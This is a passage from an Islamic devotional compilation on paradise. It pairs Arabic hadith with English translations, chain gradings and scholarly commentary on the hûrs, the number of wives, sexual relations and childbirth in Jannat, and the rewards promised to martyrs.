ان عبد الله بن مسعود ﷺ حدث عمر بن الخطاب ﷺ هذا الحديث فقال : إذا حشر الناس فذكر الحديث إلى أن قال فيفتح له باب من الجنة فيقول يا رب أدخلني هذا الباب فيقول عبدي لعلي إذا أدخلتك تسألني غيره فيقول وعزتك و جلالك إن أدخلتني لا أسألك غيره قال فيدخله فبينما هو معجب بما هو فيه إذ فتح له باب آخر فيستحقر في عينه الذي هو فيه فيقول يا رب أدخلني هذا فيقول أولم تزعم انك لا تسألني غيره فيقول و عزتك و جلالك إن أدخلتني لا أسألك غيره قال فيدخله حتى يدخله أربع أبواب كلها يسألها ثم يستقبله رجل مثل النور فإذا رآه هوى يسجد له فيقول ما شأنك ؟ فيقول ألست ربي فيقول إنما قهرمان لك في الجنة ألف قهرمان على ألف قصر بين كل قصرين مسيرة السنة يرى أقصاها كما يرى أدناها ثم يفتح له باب من زمردة خضراء فيها سبعون بابا في كل باب منها أبواب و أزواج و سرر و مناصف فيقعد مع زوجته فتناوله الكأس فتقول لأنت منذ ناولتك الكأس أحسن منك قبل ذلك بسبعين ضعفا و يقول لها لأنت منذ ناولتيني الكأس أحسن منك قبل ذلك بسبعين ضعفا و عليها حلة ألوانها شتى يرى مخ ساقها الحديث – رواه إسحاق بن راهويه و قال الحافظ ابن حجر رحمه الله هذا إسناد صحيح متصل و رجاله ثقات (المطالب العالية :10/ 47 – المكتبة المكية مكة) و قال البوصيري رحمه الله إسناده صحيح (إتحاف الخيرة المهرة : 10/ 341)

[52] (Ibn Abî Dunyâ, Tabrâni, Hâkim)

Abdullah Ibn Masûd ﷺ narrated this hadîth to U'mar ibn Al-Khattab ﷺ, "A door of Jannat will be opened for [the last person to enter Jannat], and he will say, 'O my Lord, enter me into this door.' Allâh will tell him, 'O My slave, it is possible that if I enter you through this door, you will ask Me for something else.' He will reply,' I take the oath of Your majesty and grandeur that I will not ask You for anything else if You enter me in this door.' He will enter this door and while he is amazed with what is in this first door, another door will be opened. The contents of the first door will seem trivial to him and he will ask Allâh again, 'O my Lord, enter me through this door.' Allâh will tell him, 'Didn't you say that you will not ask Me for anything else?' The person will say, 'I take the oath of Your majesty and grandeur that I will not ask You for anything else.' In this way, he will enter four more doors; each time asking to be entered into the new door. Then, he will be greeted by a person who is radiating with light. Upon seeing him, the dweller of Jannat will fall in prostration before him. The person with light radiating from him will ask the person, 'What is the matter with you?' He will answer, 'Are you not my Lord?" The person radiating with light will say, 'I am just one servant out of your thousand servants who oversee your one thousand palaces.' Between each palace is the distance of one year and he will be able to see the farthest palace just as he can see the closest palace. Then, a door made of green emerald will be opened for him in which there are 70 doors. In each door there will be wives, cushions, and servants. He will then sit with his wife and she will give him a cup [of wine]. She will say to him, 'You have increased in beauty 70 times from the time I gave you this cup.' He will say to her, 'You have also increased in beauty 70 times from the time you gave me this cup.' She will be wearing 70 different pairs of clothes through which the marrow of her leg can be seen."[53]

Chapter 8: The beautiful voices and singing of the maidens of Jannat

عن ابن عمر ﷺ قال : قال رسول الله ﷺ : إن أزواج أهل الجنة ليغنين أزواجهن بأحسن أصوات ما سمعها أحد قط و إن مما يغنين به : نحن الخيرات الحسان أزواج قوم كرام ينظرون بقرة أعيان و إن مما يغنين به نحن الخالدات فلا نمتنه و نحن الآمنات فلا نخفنه و نحن المقيمات فلا نظعنه – رواه الطبراني في الأوسط و الصغير و قال المنذري رحمه الله رواتهما رواة الصحيح (الترغيب : 4 / 538) و قال الهيثمي رحمه الله رجاله رجال الصحيح (المجمع : 10 / 419)

Ibn U'mar ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, the wives of the people of Jannat will sing for their husbands with the most beautiful voices that anybody has ever heard. One of their songs will be, 'We are the women with good character and beautiful faces. We are the wives of noble husbands who look at us with the coolness of their eyes.' Another song will be, 'We are the immortal women; we will never die. We are the women full of security; we will never get scared. We are the women who will always remain forever, we will never leave.'"[54]

عن انس ﷺ قال : قال رسول الله ﷺ : إن الحور في الجنة يغنين يقلن نحن الحور الحسان هدينا لأزواج كرام – روا الطبراني في الكبير والأوسط و الصغير و البيهقي و ابن أبي الدنيا و قال الهيثمي رحمه الله رجال الأوسط وثقو (المجمع : 10 /419) و قال البوصيري رحمه الله حديث ابن عمر في الأوسط و الصغير رواتهما رواة الصحيح (إتحاف الخيرة المهرة : 10/477)

[53] (Ishâq bin Rahway
[54] (Tabrâni)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "The hûrs of Jannat will sing, 'We are beautiful women who have been given to honorable husbands.'"[55]

عن أبي امامة الباهلي ﷺ قال : قال رسول الله صلى الله عليه و سلم : ما من عبد يدخل الجنة إلا و يجلس عند رأسه و عند رجليه ثنتان من الحور العين تغنيانه بأحسن صوت سمعه الإنس و الجن و ليس بمزامير الشيطان و لكن بتحميد الله و في رواية بتمجيد الله و تقديس الله – رواه الطبراني و قال العراقي رحمه الله إسناده حسن (إتحاف السادة المتقين : 10 / 547)

Abû Umâmah ﷺ narrates that Rasûlullâh ﷺ said, "Every slave [of Allâh] who enters Jannat will have two hûrs sitting by his feet. They will sing with the most beautiful voices that humans and jinn have ever heard. Their singing will not include musical instruments from shaytân, but it will comprise of hymns of praise and glory for Allâh."[56]

Chapter 9: The perfect and most loving wives

A wife who is a perfect match

Allâh ﷻ says,

كذلك و زوجنهم بحور عين

"And so it will be, and we will join them with the hûrs."[57]

Ibn Qayyim ﷺ mentions that the contract of marriage between the believers and the hûrs is not meant in the verse. Rather, the meaning is that Allâh ﷻ will make the women of Jannat perfect pairs and partners for their husbands just as one shoe is made to be a pair for the other.[58]

The hûrs' eagerness and desire to meet their husbands

عن علي بن أبي طالب ﷺ في قول الله عز و جل و سيق الذين اتقو ربهم إلى الجنة زمرا فذكر الحديث إلى أن قال : و تتلقاهم الملائكة على باب الجنة سلام عليكم طبتم فادخلوها خالدين و تتلقاهم الولدان كاللؤلؤ المكنون و كاللؤلؤ المنثور يخبرونهم بما أعد الله لهم يطوفون بهم كما يطيف ولدان أهل الدنيا بالحميم يجيئ الفتية يقولون ابشر اعد الله لك كذا و اعد لك كذا ثم يذهب الغلام منهم إلى الزوجة من أزواجهم فيقول قد جاء فلان باسمه الذي يدعى به في الدنيا فيستخفها الفرح حتى تقوم على أسكفة بابها فتقول أنت رأيته – قال البوصيري رحمه الله رواه ابن إسحاق بأسناد صحيح و حكمه حكم المرفوع إذ ليس للرأي فيه مجال (إتحاف الخيرة المهرة 464/10)

Ali ﷺ narrates, "The angels will greet the dweller of Jannat on the door of Jannat and will say, "Peace be upon you. You have done well, so enter Jannat in which you will reside forever."[59] Young boys will also greet them who will be like preserved pearls and scattered pearls. They will inform the dweller of Jannat of what Allâh has prepared for him and will go around serving him as friends would tend to each other in this world. One young boy will say to the dweller of Jannat, 'Be happy, because Allâh has prepared for you this-and-this.' Then the boy will go to one wife from amongst the person's wives and tell her that your husband so-and-so has arrived (using the same name which he had in this world). She will be overtaken by joy and will stand on the doorstep saying, 'Did you really see him?'"[60]

[57] (44:54)

[59] (39-73)

عن أبي سعيد ﷺ أن رسول الله قال :أن أدنى أهل الجنة منزلة رجل فذكر الحديث إلى أن قال: ثم يدخل بيته فتدخل عليه زوجتاه من الحور العين فتقولان ألحمد لله أحياك لنا و أحيانا لك قال فيقول ما أعطي أحد مثل ما أعطيت – رواه مسلم (464)

Abû Sa'îd ﷺ narrates that Rasûlullâh ﷺ said, "Then, he will enter his house and his two wives from the hûrs will come to him. They will say, 'All praise is for Allâh who has created you for us and has created us for you.' He will say,' No one has received what I have received."[61]

Women who will desire and love only their husbands

Allâh ﷻ says,

و عندهم قصرت الطرف اتراب

"And they will have by them chaste women who will restrain their glances [on their husbands only] and will be of equal age."[62]

Allâh ﷻ has made these women devoted and loving to their husbands only. They will not desire anyone else

[60] (Ibn Ishâq)

[61] (Sahîh Muslim)

[62] (38:52)

and will not even raise their eyes to look at anyone else besides their husbands. Another interpretation of this verse is that these women will be so beautiful that they will keep their husband's glances fixed on them only. The women of Jannat will also have the same age as their husbands so that they can relate to each other better and have a perfect relationship.[63]

The love and attachment of the hûrs to their husbands

عن معاذ بن جبل ﷺ قال : قال رسول الله ﷺ : لا تؤذي امرأة زوجها في الدنيا إلا قال زوجته من الحور العين لا توذيه قاتلك الله إنما هو عندك دخيل يوشك أن يفارقك إلينا – روا الترمذي و قال رحمه الله حديث حسن (الترمذي : 3/ 407) و أخرجه الذهبي من طريق أبي داؤد و قال رحمه الله إسناده صحيح متصل (سير اعلام النبلاء : 4 / 47 – مؤسس الرسالة بيروت)

Muâdh ﷺ narrates that Rasûlullâh ﷺ said, "If any woman troubles her husband in the world, his wife from among the hûrs says to her, 'Don't bother him, what is wrong with you! He is only a temporary guest by you, and he will soon leave you and come to us.'" [64]

[63] (Rûhul Mâni 13/220)

[64] (Tirmidhî, Abû Dawûd)

Chapter 10: The number of wives

How many wives will a person have in Jannat?

عن أبي هريرة ﷺ قال : قال رسول الله ﷺ :إن أدنى الجنة منزلة من له سبع درجات و هو على السادسة و فوقه السابعة و إن له لثلاثمائة خادم يغدى عليه و يراح كل يوم بثلاثمائة صحفة و لا أعلمه إلا قال من ذهب في كل صحفة لون ليس في الأخرى و انه ليلذ آخرها كما يلذ أولها و من الأشربة ثلاثمائة إناء في كل إناء شراب ليس في الآخر و إنه ليلذ آخره كما يلذ أوله و إنه ليقول أي رب لو أذنت لي أطعمت أهل الدنيا و سقيتهم لم ينقص ذلك مما عندي شيئ و إن له من الحور العين لاثنتين و سبعين زوجة وزاد في رواية سوى أزواجه من الدنيا و إن الواحدة منهن لتأخذ قدر ميل من الأرض –رواه أحمد و قال الهيثمي رحمه الله رجاله ثقات على ضعف في بعض (المجمع : 10 / 400) و قال البوصيري رحمه الله رواه أبو يعلى و احمد و رواته ثقات (إتحاف الخيرة المهرة : 10/ 484)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "The person in the lowest level of Jannat will have seven stories and he will be on the sixth story below the seventh. He will also 300 servants who will bring him 300 plates of food in the morning and evening. The plates will be made of gold and silver, and every plate will have a type of food different from the other. He will enjoy the taste of the last plate just as he enjoyed the first. The servants will also bring him 300 glasses and each glass will have a type of drink not found in the other. He will enjoy the last glass of drink just as he enjoyed the first. He will ask Allâh, 'O my Lord, if you permit me to feed and give drink to all the people of the world, this would not decrease my kingdom in the least bit.' The person of Jannat will also have 72 wives from the hûrs besides his wives from the world, and one of them will have the width of one mile."[65]

[65] (Ahmad, Abû Ya'lâ)

The inhabitants of Jannat will be enlarged in size in order to gain maximum pleasure from the luxuries of Jannat. This hadîth also proves that one's wife in this world will remain his wife in the hereafter.

عن عبد الرحمن بن سابط ﷺ قال : إن الرجل من أهل الجنة ليزوج خمسمائة حوراء و أربعة آلاف بكر و ثمانية آلاف ثيب يعانق كل واحدة منهن مقدار عمره في الدنيا – رواه البيهقى رحمه الله موقوفا عليه و صححه (البدور : 563)

Abdur Rahmân bin Sâbit ﷺ said, "Definitely, a person in Jannat will marry 500 hûrs, 4,000 virgins, and 8,000 previously married women. He will have sexual intercourse with each one for as long as he lived in this world."[66]

عن أبي سعيد ﷺ قال : قال رسول الله ﷺ قال: إن أدنى أهل الجنة منزلة الذي له ثمانون ألف خادم و اثنتان و سبعون زوجة و ينصب له قبة من لؤلؤ و زبرجد و ياقوت كما بين الجابية و صنعاء - رواه الترمذي رحمه الله و ضعفه برشدين بن سعد (الترمذي: 695/4) و لكن تابعه ابن و هب كما ذكره المنذري رحمه الله (الترغيب :509/4) و أما نسخة دراج عن أبي الهيثم عن أبي سعيد الخدري فقد قال الحاكم رحمه الله هذه ترجمة للمصريين لم يختلفوا في صحتها و صدق رواتها (المستدرك : 212/1) و احتج بها ابن خزيمة في صحيحه و كذلك ابن حبان و كذلك صحح الترمذي و حسن عدة أحاديث بهذا النسخة و كذلك الحافظ في الفتح و الأمالي المطلقة و الحافظ العراقي في تخريج الاحياء

Abu Saî'd ﷺ narrates that Rasûlulah ﷺ said, "The person who will be in the lowest level of Jannat will have 80,000 servants and 72 wives. A palace made of pearls, emeralds, and rubies will be raised for him [whose length and width] will be the distance between Al-Jâbiyah (A city in Syria) and Sanâ' (A city in Yemen)."[67]

[66] (Bayhaqî)

[67] (Tirmidhî, Ibn Hibbân)

The distance between these two cities is approximately 2,150 kilometres. Thus, we can imagine how great and big this palace will be!

The ahâdith mention different amounts of wives for each person in Jannat. In Sahîh Bukhâri it is mentioned, "Every person will have two wives." However, there is no contradiction between this hâdith and other ahâdîth which state a person will have more than two wives. Hâfiz ibn Hajar ﷺ mentions that one interpretation of this hadîth is that two is the minimum number of wives a person will have. Another interpretation is that the number two is also used in the Arabic language for a large quantity and greatness of something. Thus, the meaning here is not to fix an exact amount and limit for the number of wives a person will have.[68] Mullâ Ali Qâri ﷺ says that the best interpretation is that the two wives mentioned in this hadîth refer to the women of this world and each person will have a minimum of 72 wives; 70 from the hûrs and 2 from the humans.[69]

Where will a believer live with all his wives?

عن ابى موسى ﷺ أن النبي ﷺ قال : إن للمؤمن في الجنة لخيمة من لؤلؤ واحدة مجوفة طولها في السماء ستون ميلا للمؤمن فيها أهلون يطوف عليهم المؤمن فلا يرى بعضهم بعضا – متفق عليه /البخاري (3243) ، مسلم (7158)

Abû Mûsâ ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, in Jannat there will be a mansion made from a hollow pearl whose height in the sky is 60 miles (111 kilometers). The believer will have wives in this mansion and he will go to them. These wives will not see each other."[70]

[69] (Mirqât 9/600)

[70] (Sahîh Bukhâri, Sahîh Muslim)

Chapter 11: How to gain more wives in Jannat

Controlling one's anger

عن معاذ بن انس ﷺ أن النبي ﷺ قال : من كظم غيظا و هو قادر على أن ينفذه دعاه الله سبحانه و تعالى على رؤوس الخلائق يوم القيامة حتى يخيره من الحور العين ما شاء – رواه ابو داود و الترمذي و قال رحمه الله حديث حسن غريب (الترمذي :4/ 372)

Mu'adh bin Anas ﷺ narrates that Rasûlullâh ﷺ said, "He who swallows his anger despite being able to express it, Allâh will call him in front of the entire creation and allow him to choose whichever hûr he desires."[71]

Good deeds

Imam Râzî ﷺ mentions that Allâh ﷻ will give a believer as many wives as Allâh ﷻ desires for every good deed that the believer does.[72] The exact number of wives for each person will vary according to a person's obedience to Allâh ﷻ and his level in Jannat. Thus, we should try to do as many good deeds in this world in order to enter Jannat and thereafter gain as many wives as possible.

Chapter 12: Intimate Relations in Jannat

Loving nature of the women of Jannat and their skillfulness in sexual intercourse

Allâh ﷻ describes the women of Jannat as,

عربا اترابا

"Loving in nature and equal in age."[73]

Some scholars have translated the word u'rub in two ways. One interpretation is that they have intense love for their husbands and the other interpretation is that they are skillful at having sex with their husbands.[74]

Sexual intercourse only with virgins

Allâh ﷻ says,

لم يطمثهن انس قبلهم و لا جان فباي آلاء ربكما تكذبان

"No human or jinn has touched [these women] before. Then which bounty of your Lord will you both [humans and jinns] deny?"[75]

The reason for these women being virgins is because a person generally derives more pleasure in having sexual intercourse with them. As mentioned above, Allâh ﷻ will also make all the human women into virgins in Jannat. Imam Râzî ﷺ also says in the commentary of this verse that Allâh ﷻ mentions sexual intercourse of the world with indirect words. However, in this verse he has

[73] (56:39)

[75] (55-74)

mentioned the sexual intercourse of the hereafter in clear and direct words. The objective of this is to show that sexual intercourse in this world is not free of faults and is not perfect, whereas sexual intercourse in the hereafter will be perfect and free of all faults.[76]

عن أبي هريرة ﷺ عنه قال : قيل يا رسو ل الله انفضي إلى نساءنا في الجنة كما نفضي إليهن في الدنيا ؟ قال والذي نفسي بيده إن الرجل ليفضي في الغداة الواحدة إلى مائة عذراء – رواه ابو يعلى و البزار و البيهقي و قال عبد الواحد المقدسي رحمه الله و رجال هذا الحديث عندي على شرط الصحيح (حادي الارواح : 300) و قال الهيثمي رحمه الله رجال الطبراني رجال الصحيح غير محمد بن ثواب و هو ثقة (المجمع : 10 / 417) و قال الحافظ ابن حجر رحمه الله صحيح (مختصر زوائد مسند بزار :2/ 485)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ was asked, "Will we have sexual intercourse with our wives in Jannat?" He answered, "A person will have sexual intercourse with 100 virgins in one morning."[77]

He will find his wife a virgin every time he comes to her

عن أبي هريرة ﷺ قال: سئل رسول الله ﷺ أنطأ في الجنة قال: والذي نفسي بيده دحما دحما فإذا قام عنها رجعت مطهرة بكرا – صححه ابن حبان رحمه الله (الاحسان :9/ 246)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ was asked, "Will we have sexual intercourse in Jannat?" He answered, "By the oath of that being in whose hands my life is, yes. [Sexual intercourse will be with] hard pushes. When one of us completes the task of intercourse with his wife, she will once again become a virgin and a pure woman."[78]

Complete satisfaction of sexual desire

عن محمد بن كعب القرظي عن رجل من الأنصار عن أبي هريرة ﷺ قال : حدثنا رسول الله ﷺ و هو في طائفة من أصحابه فذكر الحديث بطوله إلى أن قال : و الذي بعثني بالحق ما أنتم في الدنيا بأعرف بأزواجكم و مساكنكم من أهل الجنة بأزواجهم و مساكنهم فيدخل رجل منهم على ثنتين و سبعين زوجة مما ينشئ الله و ثنتين من ولد بني آدم لهما فضل على من انشأ الله لعبادتهما الله في الدنيا يدخل على الأولى منهما في غرفة من ياقوتة على سرير من ذهب مكلل باللؤلؤ عليه سبعون زوجا من سندس و إستبرق ثم يضع يده بين كتفيها ثم ينظر إلى يده من صدرها من وراء ثيابها و جلدها و لحمها و انه لينظر إلى مخ ساقها كما ينظر أحدكم إلى السلك في قصبة الياقوت كبده لها مرآة و كبدها له مرآة فبينما هو عندها لا يملها و تمله و لا يأتيها مرة إلا وجدها عذراء ما يفتر ذكره و لا يشتكي قبلها فبينما هو كذلك إذ نودي أنا قد عرفنا انك لا تمل و لا تُمل إلا انه لا مني و لا منية إلا أن لك أزواجا غيرها فيخرج فيأتيهن واحدة واحدة بعد كلما جاء واحدة قالت والله ما في الجنة شيئ أحسن منك و ما في الجنة شيئ أحب الي منك الحديث – أورد المنذري رحمه الله بلفظ "عن" و قال رواه ابو يعلى و البيهقي في آخر كتابه من رواية إسماعيل بن رافع بن أبي رافع انفرد به عن محمد بن يزيد بن أبي زياد عن محمد بن كعب و قال في آخر الكتاب إسماعيل بن رافع بن أبي رافع نزيل البصرة واه و مشاه بعضهم و قال الترمذي ضعفه بعض أهل العلم و سمعت محمدا يعني البخاري يقول هو ثقة مقارب الحديث (الترغيب : 4 / 534) و قال ابن كثير رحمه الله قال الحافظ بن موسي المديني رحمه الله بعد إيراده له بتمامه و هذا الحديث و إن كان في إسناده من تكلم فيه فعامة ما فيه يروي مفرق عن أسانيد ثقات (النهاية : 141 – دار الكتب العلمية بيروت)

Muhammed ibn Ka'b Al-Qurazi ﷺ narrates from a person of the Ansâr (people of Madînah) that Rasûlullâh ﷺ said, "I take the oath of that Being who sent me with the truth, you are not more acquainted with your wives and houses than the people of Jannat. A person of Jannat will come to 72 wives which Allâh specially created in Jannat (hûrs) and 2 human wives. The human wives will have virtue over the [hûrs] because they worshipped Allâh in the world. He will come to the first of his wives in a room made of rubies. [They will be on a] bed made of gold which is adorned with pearls. This bed will be made of 70 different types of silk. He will place his hand between her two shoulders and he will see his hand through her clothes, skin, and flesh. He will see the marrow of her leg just as a person can see the thread inside a ruby. His inside will be a reflection of her and her inside will be a reflection of him. He will be in this condition; he will not become bored of her and she will not become bored of him. Every time he comes to her, he will find her to be a virgin. His sexual organ will not tire and her sexual organ will also not experience any difficulty. [While he is in this condition], someone will announce, 'We have known that you will not get bored and you will not make her bored. Both the man and woman will not experience ejaculation of sperm. You will have other wives besides her.' He will go to the other wives one by one. Whenever he will go to a wife, she will say to him, "I swear by Allâh, there is nothing in Jannat more beloved to me than you."[79]

عن الهيثم الطائي و سليم بن عامر أن النبي ﷺ سؤل عن البضع في الجنة فقال : بقبل شهي و ذكر لا يمل و إن الرجل ليتكئ فيها المتكأ مقدار أربعين سنة لا يتحول عنه و لا يمله يأتيه ما اشتهت نفسه و لذت عينه – رواه لحرث بن أبي أسامة و ابن أبي حاتم و قال البوصيري رحمه الله له شاهد من حديث أبي سعيد و رواه ابن حبان في صحيحه (إتحاف الخيرة المهرة : 10/ 473) و قال السيوطي رحمه الله مرسل رجاله ثقات (البدور : 570) / قال الحافظ ابن حجر رحمه الله فان عرف من عادة التابعين انه لا يرسل إلا عن ثقة فذهب جمهور المحدثين إلى التوقف لبقاء الاحتمال و هو أحد قولي احمد و ثانيهما و هو قول المالكيين و الكوفيين أن يقبل مطلقا (نزهة النظر شرح نخبة الفكر : 41)

Haytham At-Tai and Salim bin A'mir relate that Rasûlullâh ﷺ was asked regarding sexual intercourse in Jannat. He said, "It will be with a powerful desire and a penis which does not tire. Definitely, a person will have sex with a woman for 40 years. [During this time] he will not move away and nor will he tire. He will have sexual intercourse as much as his soul will desire and his eyes will find pleasure in." (Harth bin Abî Usâmah, Ibn Abî Hâtim) [80]

[79] (Abû Ya'lâ)

عن شفي بن ماتع أن رسول الله ﷺ قال : إن من نعيم أهل الجنة انهم يتزاورون على المطايا و النجب و انهم يؤتون في الجنة بخيل مسرجة ملجمة لا تروث و لا تبول فيركبونها حتى ينتهوا حيث شاء الله عز و جل فيأتيهم مثل السحابة فيها ما لا عين رأت و لا أذن سمعت فيقولون أمطري علينا فما يزال المطر عليهم حتى ينتهي ذلك فوق أمانيهم ثم يبعث الله ريحا غير مؤذية فتنسف كثبانا من مسك عن أيمانهم و عن شمائلهم فيأخذون ذلك المسك في نواصي خيولهم و في معارفها و في رؤوسهم و لكل رجل منهم جمة على ما اشتهت نفسه فيتعلق ذلك المسك في تلك الجمام و في الخيل و فيما سوى ذلك من الثياب ثم يقبلون حتى ينتهوا إلى ما شاء الله فإذا المرأة تنادي بعض أولئك يا عبد الله أما لك فينا حاجة فيقول ما أنت و من أنت فتقول أنا زوجتك و حبك فيقول ما كنت علمت بمكانك فتقول المرأة أو ما تعلم أن الله تعالى قال فلا تعلم نفس ما أخفي لهم من قرة أعين جزاء بما كانوا يعملون فيقول بلى و ربي فلعله يشغله عنها بعد ذلك الموقف أربعين خريفا لا يلتفت و لا يعود و ما يشغله عنها إلا ما هو فيه من النعيم و الكرامة – رواه ابن أبي الدنيا من رواية إسماعيل بن عياش و أورده المنذري رحمه الله بلفظ "عن" (الترغيب : 543/4)

Shuffi ibn Mâti' narrates that Rasûlullâh ﷺ said, "Definitely, one of the bounties of Jannat is that the people of Jannat will visit one another on swift animals.

[80] Hâfiz bin Hajar ﷺ says that if the Tabî' (Person who saw the Sahâbah) sometimes does not mention the final narrator of the hadîth, but it is known that he only narrates from those narrators who are reliable, then most scholars of hadîth along with Imâm Ahmed do not pass a judgement regarding this hadîth because of the possibility of it being acceptable and un-acceptable. However, such a narration (known as mursâl) is accepted un-conditionally according to the scholars of Kûfâ, the followers of the Mâlikî school of thought, and according to one view of Imâm Ahmad.

A horse will be brought to them with a saddle and reins. (It will be ready to ride). This horse will not excrete and nor will he urinate. They will ride this horse until they reach the place which Allâh desires. Then, they will come to a cloud which will contain is what no eye has seen and no ear has heard. The people of Jannat will ask this cloud to rain upon them [whatever they desire]. The cloud will continuously rain upon them [whatever they desire] until they receive that which they never imagined. Then, Allâh will send a gentle wind and it will spread mounds of musk on their right and left. They will apply this musk on the foreheads and necks of their horses. They will also apply this musk on their own heads. Each man will keep his hair as long as he desires. This musk will stick to their hair, horses, and the rest of their clothes. They will keep proceeding on their animals until they reach the place which Allâh desires. Then, suddenly a woman will call out to one of them, 'O slave of Allâh, don't you have any desire for us?' He will ask her, 'What are you and who are you?' She will reply, 'I am your wife and beloved.' He will say to her, 'I did not know about you.' She will answer, 'Didn't you know that Allâh said, "No person knows the joy which is hidden from them as a reward for their deeds."' He will say, 'Yes, I swear by my Lord.' Then, it is possible that he becomes preoccupied with her for 40 years [having sexual intercourse]. [During this time], he will not turn his attention elsewhere and will not leave. His only concern will be the pleasure and honour which he is enjoying."[81]

عن كثير بن مرة قال : إن من المزيد تمر السحابة بأهل الجنة فيقول ماذا تريدون أن أمطركم فلا يتمنون شيئا إلا مطروا قال يقول كثير لئن أشهدني

[81] (Ibn Abî Dunyâ)

الله ذلك لأقولن لها أمطرينا جواري مزينات – رواه ابن المبارك مرسلا (كتاب الزهد : 486 – دار الكتب العلمية بيروت) / قال السيوطي رحمه الله أو نحوه مما لا يمكن أن يأخذ إلا عن النبي و لا مدخل للرأي فيه و غيره موقوف قلت و كذا يقال في التابعي ألا أن المرفوع من جهته مرسل (تدريب الراوي :100)

Kathîr Ibn Murrah ﷺ says, "Amongst the 'extra' bounties of Jannat (referring to a verse of the Qurân which says, "And we have extra by Us [for the people of Jannat]") is a cloud which will come over the inhabitants of Jannat. The cloud will say to them, 'What do you wish that I rain upon you?' Whatever they wish for will be rained upon them." Kathîr ﷺ said, "If Allâh gives me the opportunity, I will definitely ask the cloud to rain for me beautiful women."[82] [83]

Increased ability for sexual intercourse

عن زيد بن أرقم ﷺ قال: جاء رجل من أهل الكتاب إلى النبي ﷺ فقال : يا ابا القاسم تزعم إن أهل الجنة يأكلون و يشربون قال نعم والذي نفس محمد بيده إن أحدهم ليعطى قوة مائة رجل في الأكل و الشرب و الجماع – رواه الترمذي و النسائي و أحمد و البزار و قال الترمذي رحمه الله صحيح غريب (الترمذي : 677/4) و قال المنذري رحمه الله رواة النسائي محتج بهم في الصحيح (الترغيب : 4 / 524) وقال الهيثمي رحمه الله رجال البزار و احمد رجال الصحيح غير ثمامة بن عقبة و هو ثقة (المجمع : 10 / 769) و قال الدمياطي رحمه الله رواه احمد و النسائي بإسناد صحيح (المتجر الرابح : 882) و قال العراقي رحمه الله رواه النسائي بإسناد صحيح (إتحاف السادة المتقين 10/ 540)

Zayd bin Arqam ﷺ reports that a Jew came to Rasûlullâh ﷺ and said, "O Abul Qâsim, you claim that the people of Jannat will eat and drink." Rasûlullâh ﷺ said, "By the oath of that being in whose hands my life is, every person in Jannat will be given the power of 100 men in eating, drinking, and sexual intercourse."[84]

[82] (Ibn Abî Dunyâ)

[83] Hâfiz Suyûtî ﷺ says that the saying of a Tâbiî (A person who saw the Sahâbah) in such an topic which could not have been determined by a person's logic and deduction is equivalent to a hadîth which is directly from Rasûlullah ﷺ, except that it will be in a mursal in his right.

Since a person will have many wives in Jannat, Allâh ﷻ will increase the sexual power of the men of Jannat so that they can completely satisfy their desires.

Chapter 13: Will there be childbirth in Jannat?

عن أبي سعيد ﷺ قال: قال رسول الله ﷺ : المؤمن اذا اشتهى الولد في الجنة كان حمله و وضعه و سنه في ساعة كما يشتهي – رواه الترمذي و قال رحمه الله هذا حديث حسن غريب (الترمذي :4/ 695) و قال الضياء المقدسي رحمه الله و هذا عندي على شرط مسلم (صفة الجنة لابن كثير : 145) / قال ابن كثير رحمه الله ر و نقل عن جماعة من التابعين كطاوس و مجاهد و إبراهيم النخعي و غيرهم أن الجنة لا يولد فيها و هذا صحيح و ذلك أن جماعهم لا يقتضي ولدا كما هو الواقع في الدنيا فان الدنيا دار يراد منها بقاء النسل لتعمر و أما الجنة فالمراد بها بقاء اللذة و لهذا لا يكون في جماعهم مني يقطع لذة جماعهم و لكن إذا أحب أحدهم الولد وقع ذلك كما يريد قال الله تعالى لهم فيها ما يشاءون كذلك يجزى الله المتقين (صفة الجنة لابن كثير : 146)

Abû Sa'eed Khudrî ﷺ narrates that Rasûlullâh ﷺ said, "When a believer desires a child in Jannat, the pregnancy, birth, and growth of the child [to the age of 33] will be take place instantly."[85]

The scholars have differed on whether or not there will be childbirth in Jannat. Ibn Kathîr ﷺ says, "Tawûs, Mujâhid, and Ibrâhîm An-Nakhaî' hold the view that sexual intercourse will take place in Jannat without childbirth and this is correct. There will not be childbirth in Jannat because there will be no need for it. Childbirth is necessary in this world for the continuation of humanity, whereas in Jannat the objective is lasting pleasure. This is why there is no ejaculation of sperm during sexual intercourse in Jannat because it would end the pleasure. However, when the people of Jannat desire children, they will immediately receive children. This is because Allâh ﷻ has said, "They will have in Jannat whatever they desire. In this way Do We reward the people who carry out Our commands and refrain from evil"(16:31)

Chapter 14: A Shahîd (Martyr) and his special virtue with the maidens of Jannat

عن المقداد بن معدي كرب ﷺ قال : قال رسول الله ﷺ : إن للشهيد عند الله ست خصال يغفر له عند أول دفعة من دمه و يرى مقعده في الجنة و يجار من عذاب القبر و يأمن من الفزع الأكبر و يوضع على رأسه تاج الوقار و الياقوت منه خير من الدنيا و ما فيها و يزوج ثنتان و سبعين زوجة من الحور العين و يشفع في سبعين إنسانا من أقاربه – رواه الترمذي و قال رحمه الله هذا حديث حسن صحيح غريب (الترمذي : 187/4) و رواه احمد و الطبراني بمعناه الا انهما زاد خصلة سابعة و يحلى حلة الايمان و قال المنذري رحمه الله إسناده حسن (الترغيب : 320/2) و قال الدمياطي رحمه الله إسناده حسن (المتجر : 512) و قال الهيثمي رحمه الله رجال احمد و الطبراني ثقات (المجمع : 293/5) و قال الحافظ ابن حجر رحمه الله رواه احمد و الطبراني و إسناده حسن (فتح الباري :6/ 16)

Miqdâd ﷺ narrates that Rasûlullâh ﷺ said, "A Shahîd will have 7 qualities when he reaches Allâh:

1. His sins will be forgiven upon the first drop of his blood, i.e. he will see his place in Jannat.
2. He will receive protection from the punishment of the grave.
3. He will be in security from the great fear, i.e. day of judgement.
4. A crown of honor will be placed on his head. One ruby from this crown is better than the world and all it contains.
5. He will marry 72 wives from the hûrs.
6. He will intercede on the behalf of 70 of his relatives.
7. He will be made to wear clothes of îmân (faith).[86]

[86] (Tirmidhî, Ahmad, Tabrânî)

The hûrs eagerness to meet their martyred husbands

